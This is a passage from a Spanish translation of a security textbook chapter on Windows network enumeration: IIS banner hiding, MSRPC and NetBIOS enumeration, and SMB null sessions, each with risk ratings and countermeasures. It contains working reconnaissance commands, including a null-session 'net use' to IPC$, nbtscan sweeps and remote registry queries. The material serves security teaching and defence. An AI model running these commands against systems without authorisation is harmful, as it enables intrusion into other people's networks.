La mejor forma de impedir este tipo de actividad consiste en cambiar el anuncio en sus servidores Web. Los pasos para hacerlo variarán, de acuerdo con el servidor Web del vendedor, pero lo ilustraremos usando uno de los ejemplos más comunes: Internet Information Services (IIS, servicios de información de Internet) de Microsoft. En el pasado, IIS era un objetivo frecuente debido, sobre todo, a la disponibilidad de explotaciones enlatadas para debilitar vulnerabilidades como los componentes de acceso a fecha de Microsoft (MDAC, Microsoft Date Access Components), Unicode, y el desbordamiento de búfer del protocolo de impresión de Internet (consulte el capítulo 11). Combine éstos con gusanos IIS automatizados como Code Red y Nimda y puede ver por qué escanear IIS se ha vuelto casi un pasatiempo nacional. Cambiar el anuncio IIS puede hacer mucho para salir del radar de algunos sucios bribones.

Por desgracia, para cambiar directamente el anuncio IIS se requiere la edición de hex del DLL que contiene el anuncio IIS, %systemroot%\system32\inetsrv\w3svc.dll. Esto puede ser una maniobra delicada, que es más difícil en Windows 2000 y posterior por el hecho de que este DLL está protegido por archivos de sistema (SFP, System File Protection) de Windows, y que se reemplaza automáticamente por una copia limpia a menos que SFP esté deshabilitado.

Otra forma de cambiar el anuncio IIS consiste en instalar un filtro ISAPI diseñado para establecer el anuncio al usar la llamada a función `SetHeader`. Microsoft ha publicado un artículo en la base de datos de conocimiento que detalla cómo puede hacerse esto, con un código fuente de ejemplo, en http://suport.microsoft.com/kb/294735/en-us. De forma alterna, puede descargar y poner en funcionamiento URLScan de Microsoft, parte de la herramienta IIS Lockdown Tool (visite www.microsoft.com/technet/security/tools/locktool.mspx para la herramienta IIS Lockdown, aplicable a las versiones IIS antes de 6.0, y www.microsoft.com/technet/security/tools/urlscan.mspx para URLScan, que se puede aplicar a todas las versiones IIS recientes). URLScan es un filtro ISAPI que puede programarse para bloquear muchos ataques a IIS antes de que lleguen al servidor Web, y también permite configurar un anuncio personalizado para engañar a atacantes no prevenidos y gusanos automatizados. La puesta en funcionamiento y uso de URLScan se analiza por completo en *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006).

NOTA IIS Lockdown no puede instalarse en sistemas más nuevos que Windows Server 2003/IIS6 porque todas las configuraciones predeterminadas en IIS 6.0 (y posterior) cumplen o exceden las opciones de configuración de seguridad hechas para la herramienta. Sin embargo, puede instalar y ejecutar URLScan en IIS6 porque proporciona configuración flexible para administradores avanzados superiores a las opciones de seguridad IIS6 predeterminadas. Visite http://technet.microsoft.com/en-us/security/cc242650.aspx#EXE.

Enumeración de Microsoft RPC Endpoint Mapper (MSRPC), 135 de TCP

Popularidad:	*7*
Simplicidad:	*8*
Impacto:	*1*
Evaluación del riesgo:	***5***

Ciertos sistemas de Microsoft Windows ejecutan un servicio asignador de punto final (o portmapper) de llamada a procedimiento remoto (RPC, Remote Procedure Call) en el puerto 135 de TCP. Consultar este servicio puede arrojar información acerca de aplicaciones y servicios disponibles en la máquina de destino, además de otra información que podría ser útil para el atacante. La herramienta `epdump` de Reskit consulta el asignador de punto final MSRPC y muestra servicios unidos a las direcciones IP y números de puerto (al menos en forma muy simple). Aquí se muestra un ejemplo de la manera como funciona contra un sistema de destino que ejecuta 135 de TCP (editado para que sea breve):

```
C:\>epdump correo.ejemplo.com
binding is 'ncacn_ip_tcp:correo.ejemplo.com'
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncalrpc:[INETINFO_LPC]
    annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncacn_ip_tcp: 10.10.10.126[1051]
    annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncacn_ip_tcp: 192.168.10.2[1051]
    annot ''
no more entries
```

Lo que debe observarse en esta salida es que vemos dos números que tienen el aspecto de direcciones IP: 10.10.10.126 y 192.168.1.2. Son direcciones IP a las cuales las aplicaciones MSRPC están unidas. Lo más interesante es que la segunda de estas direcciones es una RFC 1918, que indica que esta máquina tal vez tiene dos interfaces físicas (tiene una forma dual), y una de ellas es una red interna. Esto puede despertar el interés de atacantes curiosos que buscan esos puentes entre las redes internas y externas como puntos de ataque.

Al examinar aún más esta salida, observamos que ncacn_ip_tcp corresponde a puertos TCP ubicados de forma dinámica, enumerando una cantidad mucho mayor de servicios disponibles en este sistema (ncadg_ip_udp en la salida correspondería a puertos UDP asignados). Para conocer una explicación detallada y amplia de éste y otros aspectos internos de los servicios de red de Windows, consulte el excelente artículo de Jean-Baptiste Marchand en www.hsc.fr/ressources/articles/win_net_srv.

SUGERENCIA Otra herramienta de enumeración de MSRPC denominada rpcdump (que no debe confundirse con el rpcdump de Microsoft Reskits) se encuentra en http://packetstormsecurity.nl/advisories/bindview/rpctools-1.0.zip.

Enumeración de MSRPC con Linux Para el lado de Linux, tenemos `rpcdump.py` por Javier Koen de seguridad CORE (http://oss.coresecurity.com/impacket/rpcdump.py). `rpcdump.py` es un poco más flexible, porque permite consultas a través de diferentes puertos y protocolos, además de 135 de TCP. Aquí se muestra su uso:

```
~ # rpcdump.py
Usage: /usr/bin/rpcdump.py [username[:password]@]<address> [protocol list...]
Available protocols: ['80/HTTP', '445/SMB', '135/TCP', '139/SMB', '135/UDP']
Username and password are only required for certain transports, eg. SMB.
```

Medidas para contrarrestar la enumeración de MSRPC

El mejor método para evitar la enumeración de MSRPC no autorizada consiste en restringir el acceso a 135 de TCP. Un área donde se vuelve problemático es cuando se proporcionan servicios de correo por medio de Microsoft Exchange Server a clientes en Internet. Para que los clientes MAPI de Outlook se conecten al servicio Exchange, primero deben contactar al asignador de extremo. Por lo tanto, para proporcionar conectividad a Outlook/Exchange a usuarios remotos en Internet, debe exponer el servidor Exchange a Internet por medio del puerto 135 de TCP (y varios otros). La solución más común a este problema consiste en solicitar que los usuarios establezcan primero un túnel seguro (es decir, usar una solución de VPN) entre su sistema y la red interna. De esta forma, el servidor Exchange no queda expuesto, y los datos entre el cliente y el servidor se cifran apropiadamente. Por supuesto, la otra opción consiste en usar Outlook Web Access (OWA) de Microsoft para dar soporte remoto a usuarios de Outlook. OWA es un frente Web de una bandeja de entrada Exchange, y funciona a través de HTTPS. Recomendamos usar autentificación fuerte si decide implementar OWA (por ejemplo, certificados digitales o mecanismos de autentificación de dos factores). En Windows Server 2003/Exchange 2003 (y posterior), Microsoft implementó RPC a través de HTTP, que es nuestra opción favorita para acceder a Exchange a través de Internet mientras se preserva la apariencia y la sensación completa del cliente Outlook (véase http://support.microsoft.com/default.aspx?kbid=833401 y http://technet.microsoft.com/en-us/library/aa998950.aspx).

Si puede restringir el acceso a MSRPC, debe hacerlo a sus aplicaciones RPC individuales. Recomendamos leer el artículo titulado "Writing a Secure RPC Client or Server" (Escritura de un cliente o servidor RPC seguro) en http://msdn.microsoft.com/en-us/library/aa379441.aspx para conocer más información sobre este tema.

Enumeración del servicio de nombres NetBIOS, 137 de UDP

Popularidad:	*7*
Simplicidad:	*5*
Impacto:	*3*
Evaluación del riesgo:	***5***

El servicio de nombres de NetBIOS (NBNS, NetBIOS Name Service) ha servido tradicionalmente como el sistema de nombrado distribuido para las redes basadas en Windows. A partir de Windows 2000, NBNS ya no es necesario, porque se ha reemplazado por el estándar de asignación

de nombres de Internet, DNS. Sin embargo, al momento de escribir este libro, NBNS todavía se habilita como opción predeterminada en distribuciones de Windows; por lo tanto, es simple para los atacantes conectarse al segmento de red local (o por medio de un enrutador que permita el entunelamiento de NBNS a través de TCP/IP) para "enumerar la red de Windows", como algunas veces denominamos a la enumeración de NBNS.

La enumeración de NBNS es tan sencilla porque ya existen las herramientas y técnicas para ver la red de NetBIOS (¡casi todas están integradas dentro del sistema operativo!) En realidad, las técnicas de enumeración de NBNS suelen elegir a NBNS en todas las máquinas a través de la red, y a menudo son tan transparentes que resulta difícil que aparezca uno aunque se esté conectando a un servicio específico en el puerto 137 de UDP. Analizaremos las herramientas nativas de Windows primero y después nos moveremos a algunas herramientas de terceros. Guardamos el análisis de las medidas para contrarrestar hasta el final, porque arreglar todo esto es simple y puede manejarse de un golpe.

Enumeración de grupos de trabajo y dominios de Windows con net view El comando `net view` resulta un gran ejemplo de una herramienta de enumeración integrada. Es una utilería de línea de comando extraordinariamente simple, de la familia de Windows NT, que muestra una lista de dominios disponibles en la red y después pone al descubierto todas las máquinas del dominio. Aquí se muestra cómo enumerar dominios en la red al usar `net view`:

```
C:\>net view /domain
Domain
---------------------------------------------------------------------
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI
The command completed successfully.
```

El siguiente comando muestra una lista de equipos en un dominio particular:

```
C:\>net view /domain:corleone
Server Name            Remark
---------------------------------------------------------------------
\\VITO                 Le hice una oferta que no pudo rechazar
\\MICHAEL              Nada personal
\\SONNY                Badda bing badda boom
\\FREDO                Soy inteligente
\\CONNIE               No olvides el cannoli
```

Una vez más, `net view` requiere acceso a NBNS a través de todas las redes que se habrán de enumerar, lo que significa que, por lo general, sólo funciona contra el segmento de red local. Si NBNS se enruta a través de TCP/IP, `net view` puede enumerar grupos de trabajo, dominios y hosts de Windows a través de toda una empresa, dejando al descubierto toda la estructura de la organización con una sola consulta no autentificada desde cualquier sistema conectado en una red con la suerte suficiente para obtener una dirección DHCP.

SUGERENCIA Recuerde que podemos usar la información de barridos de ping (consulte el capítulo 2) para sustituir direcciones IP por nombres de NetBIOS de máquinas individuales. Las direcciones IP y los nombres NetBIOS son, en su mayor parte, intercambiables. (Por ejemplo, \\192.168.202.5 es equivalente a \\NOMBRE_SERVIDOR.) Para mayor conveniencia, los atacantes suelen agregar las entradas apropiadas a su archivo %systemroot%\system32\drivers\etc\LMHOSTS, junto con la sintaxis #PRE, y después ejecutan `nbtstat -R` en la línea de comandos para cargar de nuevo el caché de tabla de nombres. Entonces quedan en libertad de usar el nombre NetBIOS en ataques futuros, y será asignado de forma transparente a la dirección IP especificada en LMHOSTS.

Enumeración de controladores de dominio de Windows Para ahondar un poco más en la estructura de red de Windows, necesitamos usar una herramienta del kit de recursos de Windows (RK, Resource Kit o Reskit:www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en). En el siguiente ejemplo verá cómo la herramienta RK denominada nltest identifica los controladores de dominio en el dominio que acabamos de enumerar, con el uso de `net view` (los controladores de dominio son los que mantienen las credenciales de autentificación de red de Windows y, por lo tanto, son los objetivos primarios de los hackers maliciosos):

```
C:\>nltest /dclist:corleone
List of DCs in Domain corleone
    \\VITO (PDC)
    \\MICHAEL
    \\SONNY
The command completed successfully.
```

`Netdom` de Reskit es otra herramienta útil para enumeración de información clave acerca de dominios de Windows en la red, que incluye membresía de dominio e identidades de dominio de controladores de dominio de copia de seguridad (BDC, backup domain controllers).

Enumeración de servicios de red con netviewx La herramienta `netviewx`, de Jesper Lauritsen (visite www.ibt.ku.dk/jesper/NTtools) funciona en gran medida como el comando `net view`, pero agrega el imprevisto de mostrar listas de servidores con servicios específicos. A menudo usamos `netviewx` para investigar el servicio de acceso remoto (RAS, Remote Access Service) para obtener una idea del número de servidores de marcado telefónico que existen en la red, como se muestra en el siguiente ejemplo (la sintaxis `-D` especifica el dominio que debe enumerarse, mientras que la sintaxis `-T` especifica el tipo de máquina o servicios que habrá de buscarse):

```
C:\>netviewx -D CORLEONE -T dialin_server
VITO,4,0,500, nt%workstation%server%domain_ctrl%time_source%dialin_ser-
ver%
backup_browser%master_browser," Le hice una oferta que no pudo rechazar"
```

Los servicios que se ejecutan en este sistema se encuentran entre los caracteres de signo de porcentaje (%). `netviewx` es una buena herramienta para seleccionar objetivos de controlador que no son de dominio y que pueden estar mal asegurados.

Volcado de tabla de nombres de NetBIOS con nbtstat y nbtscan `nbtstat` se conecta a máquinas discretas en lugar de enumerar toda la red. Llama a la tabla de nombres de NetBIOS desde un sistema remoto. La tabla de nombres contiene información valiosa, como se muestra en el siguiente ejemplo:

```
C:\>nbtstat -A 192.168.202.33
       NetBIOS Remote Machine Name Table
  Name                   Type           Status
---------------------------------------------------
SERVR9               <00>  UNIQUE      Registered
SERVR9               <20>  UNIQUE      Registered
9DOMAN               <00>  GROUP       Registered
9DOMAN               <1E>  GROUP       Registered
SERVR9               <03>  UNIQUE      Registered
INet Services    <1C>    GROUP      Registered
IS SERVR9..... <00>   UNIQUE     Registered
9DOMAN                 <1>   UNIQUE      Registered
..__MSBROWSE__.        <01>  GROUP       Registered
ADMINISTRATOR          <03>  UNIQUE      Registered
MAC Address = 00-A0-CC-57-8C-8A
```

Como se ilustró, `nbtstat` extrae el nombre de sistema (SERVR9), el dominio en que está (9DOMAN), cualquier usuario que haya iniciado sesión (ADMINISTRATOR), cualquier servicio en ejecución (INet Services) y la dirección de hardware de interfaz de red del control de acceso de medios (MAC, Media Access Control). Estas entidades pueden identificarse por el código de servicio NetBIOS (el número de dos dígitos que se encuentra a la derecha del nombre). Estos códigos se muestran parcialmente en la tabla 3-2.

Código NetBIOS	Recurso
nombre del equipo>[00]	Servicio de estación de trabajo
nombre de dominio>[00]	nombre de dominio
nombre del equipo>[03]	Servicio de Messenger (para mensajes enviados a este equipo)
nombre del usuario>[03]	Servicio de Messenger (para mensajes enviados a este usuario)
nombre del equipo>[20]	Servicio de servidor
nombre de dominio>[1D]	Explorador maestro
nombre de dominio>[1E]	Elecciones de servicio de explorador
nombre de dominio>[1B]	Explorador maestro de servicio

Tabla 3-2 Códigos de servicio NetBIOS comunes.

Las dos grandes desventajas de `nbtstat` son su restricción de operar en un solo host a la vez y su más bien inescrutable salida. Ambos problemas se resuelven con la herramienta gratuita `nbtscan`, de Alla Bezroutchko, disponible en www.inetcat.net/software/nbtscan.html. `nbtscan` explorará a toda la red con una gran velocidad y dará un buen formato a la salida:

```
C:\>nbtscan 192.168.234.0/24
Doing Net name scan for addresses from 192.168.234.0/24
IP address        NetBIOS Name  Server    User      MAC adress
------------------------------------------------------------------------------
192.168.234.36    WORKSTN12     <server>  RSMITH    00-00-86-16-47-d6
192.168.234.110   CORP-DC       <server>  CORP-DC   00-c0-4f-86-80-05
192.168.234.112   WORKSTN15     <server>  ADMIN     00-80-c7-0f-a5-6d
192.168.234.200   SERVER9       <server>  ADMIN     00-a0-cc-57-8c-8a
```

Al mismo tiempo, `ntbscan` es una forma estupenda de deshacerse de hosts que se ejecutan en una red de Windows. Intente ejecutarlo contra su red de tamaño clase C, y verá a lo que nos referimos.

Herramientas de enumeración de NetBIOS de Linux Aunque hemos descrito varias herramientas de enumeración de NetBIOS para Windows, hay una cantidad similar disponible para Linux. Una herramienta en particular es NMBscan, de Grégoire Barbier (http://nmbscan.gbarbier.org/). NMBscan proporciona la capacidad de enumerar NetBIOS al especificar diferentes niveles de extensión de la descripción:

```
nmbscan-1.2.4 # ./nmbscan
nmbscan version 1.2.4 - Sat Jul 19 17:41:03 GMT 2008

usage :
 ./nmbscan -L
  -L show licence agree4ment (GPL)

 ./nmbscan {-d|-m|-a}
  -d show all domains
  -m show all domains with master browsers
  -a show all domains, master browsers, and servers

 ./nmbscan {-d|-m|-a}
  -h show information on hosts, known by ip name/address
  -m show information on hosts, known by nmb name
```

Nos gusta sólo especificar la opción `-a` para obtener una visión completa de la red NetBIOS a nuestro alrededor:

```
nmbscan-1.2.4 # ./nmbscan -a
nmbscan version 1.2.4 - Sat Jul 19 17:44:22 GMT 2008
```

```
domain EJEMPLO
  master-browser SLIPDIPDADOOKEN 1.219.1.201 -
  server SHARUCAN
    ip-address 10.219.1.20
      mac-address 01:18:F3:E9:04:7D
    ip-address 192.168.252.1
    ip-address 192.168.126.1
    server-software Windows Vista (TM) Ultimate 6.0
    operating-system Windows Vista (TM) Ultimate 6000
  server PIZZZAKICK
  server HADUCAN
    ip-address 10.219.1.207
      mac-address 00:0C:29:05:20:A7
    server-software Windows Server 2003 5.2
    operating-system Windows Server 2003 3790 Service Pack 2
  server GNA
  server SLIPDIPDADOOKEN
    ip-address 10.219.1.201
      mac-address 00:DE:AD:BE:EF:00
    ip-address 192.168.175.1
    ip-address 192.168.152.1
    server-software Windows 2000 LAN Manager
    operating-system Windows 5.1
domain -
  master-browser - 192.168.175.1 -
domain -
  master-browser - 192.168.152.1 -
```

Detención de la enumeración de servicios de nombres de NetBIOS

Todas las técnicas anteriores operan sobre el servicio de asignación de nombres de NetBIOS, puerto 137 de UDP. Si el acceso a este puerto está restringido, ya sea en hosts individuales o al bloquear el protocolo en los enrutadores de red, ninguna de estas actividades se realizará con éxito. Para evitar que datos de usuario aparezcan en volcados de tablas de nombre NetBIOS, deshabilite los servicios Alerter y Messenger en hosts individuales. El comportamiento de inicio para estos servicios puede configurarse en la opción Servicios del Panel de control. En Windows 2000 y posterior, los servicios Alerter y Messenger están deshabilitados como opción predeterminada, y además puede deshabilitar NetBIOS sobre TCP/IP bajo las opciones para adaptadores de red individuales. Sin embargo, hemos obtenido resultados poco confiables en bloquear la enumeración de NBNS al usar NetBIOS sobre la opción TCP/IP, así que no dependeríamos de éste (y como verá más adelante en este capítulo, también existen muchos otros conceptos equivocados acerca de esta característica). Por último, esté al pendiente si bloquea el puerto 137 de UDP para enrutadores transversales, pues deshabilitará la resolución de nombres de Windows a través de estos enrutadores, afectando cualquier aplicación que dependa de NBNS.

Enumeración de sesión NetBIOS, 139/445 de TCP

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*8*
Evaluación del riesgo:	***9***

Windows NT y sus descendientes han adquirido una bien merecida reputación por dar información libre a ladrones remotos. Esto se debe casi únicamente a la vulnerabilidad que analizaremos a continuación: el ataque de sesión nula/conexión anónima de Windows.

Sesiones nulas: el Santo Grial de la enumeración Si alguna vez ha tenido acceso a un archivo o ha utilizado una impresora asociada con una máquina de Windows en red, las posibilidades indican que ha usado el protocolo de bloqueo de mensaje de servidor (SMB, Server Message Block) de Windows, que forma la base de Windows File y Print Sharing (existe una implementación SMB para Linux llamada Samba). Puede accederse a SMB por medio de API, que regresa información valiosa acerca de Windows (incluso a usuarios no autentificados). La calidad de la información que puede obtenerse por medio de este mecanismo hace que SMB sea uno de los talones de Aquiles más grandes para Windows si no se protege de manera adecuada.

Para demostrar la devastación que puede surgir al dejar desprotegido a SMB, apliquemos algunas técnicas de hackeo ampliamente conocidas que explotan el protocolo. El primer paso para enumerar SMB consiste en conectarse al servicio usando el comando "null session", como se muestra a continuación:

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""
```

Puede observar la similitud entre este comando y la sintaxis de `net use` estándar para montar una unidad de red (en realidad, son casi idénticas). La sintaxis anterior conecta al "recurso compartido" oculto de las comunicaciones entre procesos (`IPC$`) en la dirección IP 192.168.202.33 como usuario anónimo integrado (`/u:""`) con una contraseña nula (`""`). Si se hace correctamente, el atacante ha abierto ahora un canal en que intenta varias técnicas descritas en esta sección para robar toda la información posible del objetivo, incluida la información de red, recursos compartidos, usuarios, grupos, claves de registro, etc. Sin importar si ha escuchado que se le llama la vulnerabilidad del "botón rojo", las conexiones de sesión nulas o los inicios de sesión anónimos, puede ser el punto de apoyo más devastador de la red que buscan los intrusos, como demostraremos vívidamente a continuación.

NOTA La enumeración de SMB es posible a través de 139 de TCP (Sesión NetBIOS) y 445 de TCP (SMB a través de TCP/IP simple, también denominado "host directo"). Ambos puertos proporcionan acceso al mismo servicio (SMB), sólo que a través de diferentes transportes.

Enumeración de recursos compartidos de archivo Algunos de los objetivos favoritos de los intrusos son los archivos compartidos con ACL equivocadas en Windows. Con una sesión nula establecida, puede enumerar los nombres de archivos compartidos de forma sencilla al usar varias

técnicas. Por ejemplo, puede usarse el comando integrado en Windows `net view` para enumerar recursos compartidos en sistemas remotos:

```
C:\>net view \\vito
Shared resources at \\192.168.7.45
VITO
Share name   Type         Used as Comment
-------------------------------------------------------------------------
NETLOGON     Disk                 Logon server share
Test         Disk                 Public access
The command completed successfully.
```

Otras dos herramientas de enumeración compartida del kit de recursos (www.microsoft.com/downloads/details.aspx?familyid=9D467A69-57FF-4AE7-96EE-B18C4790CFFD&displaylang=en) son `srvcheck` y `srvinfo` (con el conmutador `-s`). `srvcheck` despliega usuarios autorizados y recursos compartidos, incluidos los recursos ocultos, pero requiere de acceso con privilegios al sistema remoto para enumerar los usuarios y recursos compartidos ocultos. El parámetro `-s de srvinfo` muestra una lista de recursos compartidos junto con otra información posiblemente relevante.

Una de las mejores herramientas para enumeración de archivos compartidos de Windows (y mucho más) es DumpSec (conocida al principio como DumpAcl), mostrada en la figura 3-2. Está disponible de forma gratuita en SomarSoft (www.somartsoft.com). Pocas herramientas tienen un lugar tan importante en la caja de herramientas del administrador de seguridad NT que DumpSec. Ésta audita todo, desde los permisos del sistema de archivos hasta los servicios disponibles en sistemas remotos. La información básica de usuario puede obtenerse incluso a través de una conexión nula inocua, y puede ejecutarse desde la línea de comandos, simplificando la automatización y la creación de secuencias de comandos. La figura 3-2 ilustra DumpSec en uso para volcar información compartida de un equipo remoto.




Figura 3-2 DumpSec revela recursos compartidos a través de una sesión nula con un equipo de destino.

Abrir conexiones nulas y usar manualmente las herramientas anteriores resulta estupendo para ataques directos, pero la mayoría de los hackers emplearán un escáner NetBIOS para revisar con rapidez redes completas en busca de recursos compartidos expuestos. Dos herramientas que realizan estas tareas son ShareEnum (http://technet.microsoft.com/en-us/sysinternals/bb897442.aspx) de SysInternals (adquirida por Microsoft) y Network Scanner de SoftPerfect (www.softperfect.com/products/networkscanner). ShareEnum tiene menos opciones configurables; sin embargo, como opción predeterminada, es útil para comparar recursos a través del tiempo. Network Scanner de SoftPerfect es un poco más diversa, pero requiere alguna configuración mínima, más allá de la predeterminada (véase la figura 3-3).

A diferencia de las herramientas antiguas como Legion, o NetBIOS Auditing Tool (NAT), estas nuevas herramientas tienen como objetivo al "profesional de la seguridad" en lugar del "hacker", así que, por desgracia, no es probable que encuentre incluida funcionalidad de fuerza bruta en oposición a contraseñas. No obstante, siempre puede usar las herramientas antiguas para hacer el trabajo sucio, o usar una de las herramientas para ataques de fuerza bruta mencionadas más adelante en este libro.

Legion puede explorar una red IP de clase C y revelar todos los recursos compartidos en su interfaz gráfica. La versión 2.1 incluye una "herramienta para fuerza bruta" que intenta conectarse a un recurso compartido dado al usar una lista de contraseñas proporcionadas por el usuario. Para conocer más acerca de quebrar Windows con fuerza bruta, consulte el capítulo 4. Otro popular escáner de recursos compartidos de Windows es la NetBIOS Auditing Tool (NAT), basada en el código escrito por Andrew Tridgell. (NAT está disponible en el sitio Web de *Hacking Exposed*, www.hackingexposed.com.) Neon Surge y Chameleon, del ahora muerto equipo de seguridad Rhino9 Security Team, escribió una interfaz gráfica para NAT, dirigido a quienes tienen dificultades para usar la línea de comandos, como se muestra en la figura 3-4. NAT no sólo encuentra recursos compartidos, sino que también intenta forzar la entrada al usar listas de nombres de usuario y contraseñas definidas por el usuario.




Figura 3-3 Network Scanner de SoftPerfect escanea automáticamente subredes en busca de archivos compartidos abiertos.




Figura 3-4 La NetBIOS Auditing Tool (NAT) con interfaz gráfica y salida de línea de comandos.

Enumeración de registro Otro buen mecanismo para enumerar información de aplicaciones de la familia NT requiere la volcadura de los contenidos del Registro de Windows del objetivo. Casi cualquier aplicación que está instalada correctamente en un sistema NT dado dejará algún grado de información en el registro; es sólo una cuestión de saber dónde buscar. Además, los intrusos pueden olfatear entre una gran cantidad de información relacionada con el usuario y la configuración, si obtienen acceso al Registro. Con paciencia, suelen encontrarse algunos datos que otorgan acceso entre sus laberintos. Por fortuna, la configuración predeterminada de Windows es permitir que sólo los administradores accedan al Registro. Por lo tanto, las técnicas descritas a continuación no suelen funcionar entre sesiones nulas anónimas. Una excepción a esto es cuando la clave HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg\AllowedPaths especifica otras claves para acceder por medio de sesiones nulas. Como opción predeterminada, permite el acceso a HKLM\Software\Microsoft\WindowsNT\CurrentVersion.

Si quiere revisar si un Registro remoto está cerrado, las mejores herramientas son `reg` (integradas en Windows XP, 2003 y posterior) y DumpSec, de SomarSoft (una vez más). Para sistemas anteriores a Windows 2003, puede usarse `regdmp` en lugar de `reg` (`regdmp`, la herramienta original, fue descontinuada, y toda su funcionalidad se integró después en la utilería `reg`). `reg/regdmp` es una utilería simple que vuelca todo el Registro (o claves individuales especificadas en la línea de comandos) a la consola. Aunque el acceso remoto al Registro suele estar restringido a los administradores, los vagos nefastos probablemente tratarán de todas formas de enumerar varias claves en busca de suerte. Los hackers a menudo plantan apuntadores

a utilerías de puerta trasera como NetBus (consulte el capítulo 4). Aquí revisamos cuáles aplicaciones empiezan con Windows:

```
C:\>reg query \\10.219.1.207\HKLM\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

    VMware Tools REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareTray.exe

    VMware User Process REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareUser.exe

Adobe Reader Speed Launcher REG_SZ
"C:\Program Files\Adobe\Reader 8.0\Reader\Reader_sl.exe"

    SunJaveaUpdateSched  REG_SZ
"C:\Program Files\Java\jrel.6.0_03\bin\jusched.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run\OptionalComponents
```

DumpSec produce una salida mucho mejor pero, en esencia, logra lo mismo, como se muestra en la figura 3-5. El reporte "Dump Services" (Servicios de volcado) enumerará cada servicio Win32 y controlador kernel en el sistema remoto, se esté ejecutando o no (una vez más, suponiendo permisos de acceso adecuados). Esto puede proporcionar gran cantidad de posibles objetivos para que los atacantes seleccionen cuando planeen una explotación. Recuerde que se requiere una sesión nula para esta actividad.

Enumeración de dominios confiables ¿Recuerda la herramienta `nltest`, que analizamos antes en el contexto de la enumeración de servicio de nombre NetBIOS? Una vez que una sesión nula está establecida en una de las máquinas en el dominio enumerado, puede usarse la sintaxis `nltest /server:<server_name>` y `/trusted_domains` para aprender más acerca de dominios de Windows relacionados con el primero. Es impresionante ver lo poderosas que se vuelven estas simples herramientas cuando está disponible una sesión nula.

Enumeración de usuarios En este punto, dar información compartida probablemente parece muy malo, pero no es el fin del mundo (al menos los atacantes no han podido obtener información de cuenta de usuarios, ¿cierto? Está equivocado). Por desgracia, muchas máquinas de Windows sueltan información de usuario a través de sesiones nulas con la misma facilidad con que revelan recursos compartidos.

Una de las herramientas más poderosas para obtener datos de una sesión nula para información de usuario es, una vez más, DumpSec. Puede extraer una lista de usuarios, grupos y direc-

